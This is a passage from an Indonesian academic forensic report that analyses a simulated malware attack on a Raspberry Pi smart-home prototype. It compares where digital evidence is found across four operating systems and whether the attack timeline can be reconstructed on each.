Berdasarkan temuan data pada file `.bash_history` dan `root (crontab)` akhirnya dapat ditelusur sehingga ditemukan file-file *malware* yang ditanamkan ke dalam sistem IoT dalam hal ini OS Kali Linux. Terdapat dua lokasi penemuan yaitu `/home/sim/malware.py` dan `/var/tmp/malware.py`.

```

if __name__ == '__main__':      # Program start from here
    setup()
    try:
        blink()
    except KeyboardInterrupt:  # When 'Ctrl+C' is pressed,
        destroy() will be executed.
        destroy()

```

Gambar 4.45 Penemuan *malware* pada sistem IoT dengan OS Kali Linux.

File *malware* tersebut adalah program dalam bahasa pemrograman python yang ditanamkan oleh penyerang di dalam sistem IoT. Pada gambar di atas terlihat potongan program pada file *malware*, setelah dilakukan pengamatan program tersebut merupakan program berisi perulangan untuk membuat lampu berkedip (*blink*). Sehingga apabila dieksekusi akan membuat lampu pada *smart home* menyala berkedip secara terus menerus.

2019-02-20 20:58:30 ICT	2019-02-20 20:22:13 ICT	2019-02-20 20:22:13 ICT	114688	Allocated
2019-02-20 20:59:55 ICT	2019-02-20 20:58:14 ICT	2019-02-20 20:58:14 ICT	3594	Unallocated
2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	2019-02-20 20:58:30 ICT	444	Unallocated


Gambar 4.46 Informasi ukuran file `malware.py` OS Kali Linux.

Diketahui bahwa ukuran file `malware.py` yang ditemukan pada OS adalah identik dengan ukuran file yang sama. Jadi kemungkinan file tersebut tidak mengalami perubahan isi program dari sejak diunduh. Berikut dengan nilai *hash* kedua file *malware* tersebut memiliki nilai *hash* yang sama `068c410b7cf4c76e0aea7d70af997122`.

File terakhir yang perlu dilakukan pemeriksaan mendalam adalah file *log system*. File tersebut ada di direktori `/var/log/syslog`. Namun hasil analisis pada *log* tersebut tidak ditemukannya data pendukung yang berkaitan dengan fakta kasus.

Dari temuan-temuan dari bukti digital pada *image file* OS Kali Linux maka investigator bisa membuat simpulan bahwa benar-benar sistem IoT berupa *prototype smart home* telah dilakukan penyerangan dan penyerang melakukan modifikasi sistem IoT.

Modifikasi sistem ini mengakibatkan sistem IoT berjalan tidak normal. Fungsi-fungsi pada perangkat *smart home* tidak dapat bekerja dikarenakan *service* yang menjalankan fungsi tersebut telah dimatikan secara sengaja oleh penyerang. Penyerang menanamkan *malware* pada sistem IoT dan menjalankannya dengan ditanam ke dalam instruksi crontab sehingga ketika sistem IoT dihidupkan secara periodik sistem secara terpaksa akan menjalankan program *malware*. Pada OS ini penyerang mengunduh *malware* tidak menggunakan *browser* akan tetapi menggunakan perintah WGET dari terminal. Pada history *browser* tidak ditemukan jejak bahwa penyerang mengunduh menggunakan *browser*. Jejak proses *download* ditemukan pada file *history* terminal (*.bash_history*).



Gambar 4.47 *Timeline* aktifitas penyerang pada sistem IoT dengan OS Kali Linux.

Pada gambar *timeline* aktifitas penyerang tersebut terdapat keanehan karena proses modifikasi crontab tidak berada di rentang waktu mulai sesi SSH dan sesi akhir SSH. Investigator memeriksa file */etc/localtime* pada OS Kali Linux apakah *timestamp* pada *log* SSH menggunakan *timezone* yang tidak sesuai. Tetapi pada file tersebut tidak memberikan informasi *timezone* yang digunakan. Hasil investigasi ini akan dibandingkan dengan sistem operasi yang lainnya, agar didapatkan karakteristik bukti-bukti digital dari empat OS yang diinstall pada perangkat IoT.

Setelah dilakukan visualisasi temuan dengan model *timeline* pada pemeriksaan perangkat IoT dengan Sistem Operasi Kali Linux ditemukan bahwa ada kejanggalan pada aktifitas yang dilakukan penyerang. Sebelumnya pada OS Raspbian, OS Fedberry dan OS Ubuntu Mate memiliki karakteristik aktifitas penyerang yang sama didukung dengan urutan aktifitas (*timestamp*) yang relevan dan sesuai mulai dari awal serangan sampai dengan serangan diakhiri. Namun pada OS Kali Linux temuan aktifitas penyerang tidak sama dengan temuan pada 3 OS sebelumnya. Apabila diurutkan berdasarkan *timestamp* sebagai berikut: modifikasi crontab, akses SSH, akhiri sesi SSH, download *malware*, dan duplikasi *malware*. Pada lampiran A dilampirkan temuan bukti digital tersebut. Investigator berdasarkan temuan tersebut tidak bisa mengambil kesimpulan bahwa fakta

kasus dapat ditemukan pada OS ini. Karena dengan temuan data *timestamp* tersebut investigator akan mengalami kesulitan dalam pembuktian di meja persidangan. Urutan penyerangan tidak sesuai dengan simulasi kasus yang terjadi.

e. Komparasi Karakteristik Bukti-bukti Digital

Dengan membandingkan hasil analisis forensik dari 4 sistem operasi (Raspbian, Fedberry, Ubuntu Mate, Kali Linux) yang diinstal pada Raspberry pi sebagai pengendali perangkat IoT maka akan didapatkan karakteristik bukti-bukti digital yang ditemukan. Karakteristik ini akan berupa perbedaan-perbedaan yang mungkin ada dari analisis temuan bukti digital.

Tabel 4.20 Komparasi Karakteristik Lama Waktu Akuisisi Barang Bukti

Item Pembeding	Raspbian	Fedberry	Ubuntu Mate	Kali Linux
Nama file	img-raspbian.001	img-fedberry.001	img-ubuntumate.001	img-kalilinux.001
Waktu Akuisisi	9 menit 48 detik	10 menit 3 detik	9 menit 43 detik	13 menit 51 detik
Ukuran file	15193 MB	15193 MB	15193 MB	15193 MB

Tabel 4.21 Komparasi Karakteristik Lokasi Bukti Digital

Kategori	Raspbian	Fedberry	Ubuntu Mate	Kali Linux
Log SSH	/var/log/auth.log	/var/log/secure	/var/log/auth.log	/var/log/auth.log
Histori perintah terminal	/root/.bash_history	/root/.bash_history	/root/.bash_history	/root/.bash_history
Log browser	/home/pi/.config/chromium/Default/History /home/pi/.config/chromium/Default/Current Session /home/pi/.config	/home/pi/.config/chromium/Default/History /home/pi/.config/chromium/Default/Current Session /home/pi/.config/chromium/Default/DownloadMetadata	/home/pi/.mozilla/firefox/mjufxgzi.default/Cookies.sqlite /home/pi/.mozilla/firefox/mjufxgzi.default/Places.sqlite	/root/.mozilla/firefox/13dokg21.default/Cookies.sqlite /root/.mozilla/firefox/13dokg21.default/Places.sqlite

	/chromium/Default/DownloadMetadata			
Konfigurasi Jaringan	/etc/network/interfaces	/etc/NetworkManager/NetworkManager.conf	/etc/NetworkManager/NetworkManager.conf	/etc/NetworkManager/NetworkManager.conf
Wifi SSID	/etc/wpa_supplicant/wpa_supplicant.conf	/etc/wpa_supplicant/wpa_supplicant.conf	/etc/NetworkManager/system-connection/Mister_A_wifi	/etc/NetworkManager/system-connection/Mister_A_wifi
File Crontab	/var/spool/cron/crontab/root	/var/spool/cron/crontab/root	/var/spool/cron/crontab/root	/var/spool/cron/crontab/root
File Malware	/home/sim/malware.py /var/tmp/malware.py	/home/sim/malware.py /var/tmp/malware.py	/home/sim/malware.py /var/tmp/malware.py	/home/sim/malware.py /var/tmp/malware.py
Log System	/var/log/syslog	-	/var/log/syslog	/var/log/syslog

Tabel 4.22 Komparasi Karakteristik Relevansi Bukti Digital terhadap Kasus

Kategori	Raspbian	Fedberry	Ubuntu Mate	Kali Linux
Log SSH	✓	✓	✓	✓
Histori perintah terminal	✓	✓	✓	✓
Log browser	✓	✗	✗	✗
Konfigurasi Jaringan	✗	✗	✗	✗
Wifi SSID	✓	✗	✓	✓
File Crontab	✓	✓	✓	✓
File Malware	✓	✓	✓	✓
Log System	✗	✗	✗	✗

Tabel 4.23 Komparasi Keberhasilan Pengungkapan Kasus Berdasarkan Analisis *Timeline*

	Raspbian	Fedberry	Ubuntu Mate	Kali Linux
Berhasil	✓	✓	✓	
Gagal				✓

4. Tahap Pelaporan (*Reporting*)

Berdasarkan hasil analisis dan pengamatan dari kegiatan forensik perangkat IoT pada level *device* menunjukkan bahwa perangkat Raspberry pi 3 Model B+ yang mengendalikan sistem *smart home* dapat dilakukan akuisisi dengan dibuat *cloning* dari media penyimpanan perangkat tersebut. Akuisisi akan membentuk sebuah *image file* yang besarnya sekitar 16 GB sama dengan ukuran kartu Micro SD yang menjadi media penyimpanan yang terpasang pada perangkat. Proses akuisisi memakan waktu yang berbeda-beda dari masing-masing sistem operasi yang digunakan. Raspberry pi dengan OS Raspbian memakan waktu akuisisi selama 9 menit 48 detik, dengan OS Fedberry memakan waktu akuisisi selama 10 menit 3 detik, dengan OS Ubuntu Mate memakan waktu akuisisi selama 9 menit 43 detik dan dengan OS Kali Linux memakan waktu akuisisi selama 13 menit 51 detik. Hasil *cloning* berbentuk *image file* dilakukan *hashing* untuk mendapatkan kode *hash* dengan algoritma md5 dan sha1. Kode *hash* tersebut akan menjamin integritas *image file* selama dilakukan perpindahan atau distribusi file, mulai dari tahap *collection* sampai dengan *reporting*.

Hasil analisis membuktikan bahwa serangan terhadap *environment* IoT dengan menginfeksi sistem dengan *malware* dapat diungkap fakta kasusnya berdasarkan temuan-temuan yang dijadikan barang bukti digital. Diketahui bahwa penyerang adalah pemilik komputer dengan IP Address 192.168.8.104.